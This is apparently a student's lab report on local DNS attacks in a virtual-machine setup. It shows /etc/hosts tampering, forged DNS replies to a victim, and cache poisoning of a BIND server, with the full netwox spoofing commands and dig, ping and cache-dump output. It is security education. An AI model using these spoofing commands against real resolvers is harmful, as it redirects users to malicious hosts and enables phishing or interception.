
(Attacker machine).



```
PES2201800368Nitish@Victim:~$sudo nano /etc/hosts
PES2201800368Nitish@Victim:~$sudo cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM
10.0.2.5        www.bank32.com
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
PES2201800368Nitish@Victim:~$
```


SCREENSOT SHOWING THE MODIFICATION OF /etc/hosts FILE IN THE VICTIM MACHINE

We see that when we send ping requests to www.bank32.com, we get ICMP response back from the “10.0.2.5” (Attacker machine) as well as the browser gives the default page of the Apache server running in the Attacker machine. /etc/hosts file is used for the local look up for the IP address of the look up. Hence, if the file is compromised the attacker can redirect the user to a malicious page.




```
PES2201800368Nitish@Victim:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.5) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=1 ttl=64 time=0.839 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=2 ttl=64 time=0.749 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=3 ttl=64 time=1.25 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=4 ttl=64 time=0.745 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=5 ttl=64 time=0.779 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=6 ttl=64 time=0.775 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=7 ttl=64 time=0.700 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=8 ttl=64 time=0.879 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=9 ttl=64 time=0.875 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=10 ttl=64 time=0.787 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=11 ttl=64 time=1.06 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=12 ttl=64 time=0.536 ms
^C
--- www.bank32.com ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11087ms
rtt min/avg/max/mdev = 0.536/0.831/1.252/0.174 ms
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING THE ICMP RESPONSE FROM ATTACKER IP TO PING COMMAND



SCREENSHOT SHOWING THE BROWSER SCREENSHOT OF THE ATTACKER DEFAULT APACHE SERVER PAGE ON THE VICTIM MACHINE



WIRESHARK CAPTURE SHOWING ICMP RESPONSE FROM ATTACKER TO VICTIM MACHINE ON ACCOUNT OF THE FILE MODIFYING ATTACK

Observation: Adding new records to the /etc/hosts file in the victim machine by providing the IP addresses for some selected domains may lead to the queries from the victim machine going to malicious sites which can lead to further attacks on the system.


TASK 5: DIRECTLY SPOOFING RESPONSE TO USER

```
Terminal
PES2201800368Nitish@Victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<- opcode: QUERY, status: NOERROR, id: 6831
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.      IN      A
;;
;; ANSWER SECTION:
www.example.net.    86400   IN      A      93.184.216.34
;;
;; AUTHORITY SECTION:
example.net.        172800   IN      NS     b.iana-servers.net.
example.net.        172800   IN      NS     a.iana-servers.net.
;;
;; ADDITIONAL SECTION:
a.iana-servers.net. 172800   IN      A      199.43.135.53
a.iana-servers.net. 172800   IN      AAAA   2001:500:8f::53
b.iana-servers.net. 172800   IN      A      199.43.133.53
b.iana-servers.net. 172800   IN      AAAA   2001:500:8d::53
;;
;; Query time: 512 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 22:56:55 EDT 2021
;; MSG SIZE rcvd: 193
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING EXECUTION OF THE DIG COMMAND

The above screenshot shows the output of the dig command for www.example.net from the victim machine. The victim machine sends out a DNS query to the local DNS server(10.0.2.14), which will eventually send out DNS query to the authoritative nameserver of the example.net domain.


In this attack, we target the DNS queries from the victim machine (10.0.2.4). In our forged reply, we map www.example.net to 10.0.2.5 and authoritative server as 10.0.2.19. The netwox tool sniffs the DNS query packet from host “10.0.2.4” (filter) and responds with a forged DNS response packet.



```
PES2201800368@Attacker:~$sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.4" --ttl 19000 --spoofip raw
```


SCREENSHOT SHOWING THE LAUNCH OF ATTACK

We now clean the cache in the DNS Server machine and retry the dig command for www.example.net from the victim machine and observe the response obtained.



```
PES2201800368@DNSServer:~$sudo rndc flush
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep example
PES2201800368@DNSServer:~$
```

SCREENSHOT SHOWING CLEARING OF THE CACHE AND VERIFYING THE SAME BY SEARCHING THE CACHE FILE FOR RECORDS WITH THE TERM ‘example’ WHICH CONFIRMS THAT CACHE IS CLEARED



```
PES2201800368Nitish@Victim:~$dig www.example.net
; <>>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2427
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
www.example.net.    19000   IN      A      10.0.2.5
;; AUTHORITY SECTION:
ns.example.net.     19000   IN      NS     ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.     19000   IN      A      10.0.2.19
;; Query time: 47 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 23:19:54 EDT 2021
;; MSG SIZE  rcvd: 88
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING THE SUCCESS OF THE ATTACK USING THE DIG COMMAND

```
PES2201800368@Attacker:~$sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.5 --authnsip 10.0.2.19 --filter "src host 10.0.2.4" --ttl 19000 --spoofip raw
DNS question
| id=2427 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.net. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=2427 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.net. A 19000 10.0.2.5
| www.example.net. A 19000 10.0.2.5
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
```

SCREENSHOT SHOWING THE RESULT OF THE ATTACK IN THE ATTACKER MACHINE ONCE THE DIG COMMAND WAS RUN IN THE VICTIM

Observation: When the user machine sends out a DNS query to its local DNS sever, the attacker can immediately send a spoofed reply, using the local DNS server as its source IP address. This response appears to the user machine to have come from the local DNS Server and hence it will be accepted. The attackers can put any arbitrary IP address in the reply which can lead to redirecting the user to malicious sites.

TASK 6: DNS CACHE POISONING ATTACK

Aim: - To target the DNS queries from the local DNS server (10.0.2.14), forge the response sent and poison the cache.


Before the start of the experiment we clear the cache in the DNS Server and verify the same.

```
PES2201800368@DNSServer:~$sudo rndc flush
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep google
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep google.com
```

SCREENSHOT SHOWING THE CACHE BEING CLEARED AND VERIFICATION OF THE SAME

In this attack, we target the DNS queries from the local DNS server (10.0.2.14). In our forged


reply, we map www.google.com to 10.0.2.5 and authoritative server as 10.0.2.19. The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.5” (filter) and sends the forged DNS response packets to the DNS server.



```
Terminal
PES2201800368@Attacker:~$sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.14" --ttl 19000 --spoofip raw
```

SCREENSHOT OF THE LAUNCHED ATTACK

When the attack program is running, we run “dig www.google.com” on behalf of the user. From the below screenshot, we see that the victim machine gets forged reply from the DNS server with Answer section, Authority section and Additional section.



```
Terminal
PES2201800368Nitish@Victim:~$dig www.google.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 6336
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.google.com.           IN      A
;; ANSWER SECTION:
www.google.com.        19000    IN      A      10.0.2.5 ←
;; AUTHORITY SECTION:
ns.example.net.        19000    IN      NS     ns.example.net. ←
;; ADDITIONAL SECTION:
ns.example.net.        19000    IN      A      10.0.2.19 ←
;; Query time: 11 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 23:27:22 EDT 2021
;; MSG SIZE rcvd: 106
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING THE DIG COMMAND EXECUTION WHEN THE ATTACK IS RUNNING


We now check the same on wireshark and verify the contents of the cache on the DNS Server.

```


Terminal
PES2201800368@Attacker:~$sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.5 --authns "ns.example.net"
--authnsip 10.0.2.19 --filter "src host 10.0.2.14" --ttl 19000 --spoofip raw
DNS_question
| id=13027 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| www.google.com. A
| . OPT UDPpl=512 errcode=0 v=0 ...
DNS_answer
| id=13027 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
| www.google.com. A 19000 10.0.2.5
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
DNS_question
| id=63990 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| . NS
| . OPT UDPpl=512 errcode=0 v=0 ...
DNS_answer
| id=63990 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=0 add=1
| . NS
| . NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
DNS_answer
| id=57411 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=0 add=1
| www.google.com. A
| www.google.com. A 19000 10.0.2.5
| . OPT UDPpl=4096 errcode=0 v=0 ...

```

SCREENSHOT SHOWING THE CONTENT OF SENDING A DNS QUERY FROM THE VICTIM MACHINE ON THE ATTACKER MACHINE



WIRESHARK CAPTURE SHOWING THE DNS SERVER SENDING FORGED RESPONSES AFTER THE CACHE WAS POISONED SUCCESSFULLY



```
PES2201800368@DNSServer:~$ sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$ sudo cat /var/cache/bind/dump.db | grep google.com
www.google.com.      18972    A      10.0.2.5
PES2201800368@DNSServer:~$
```

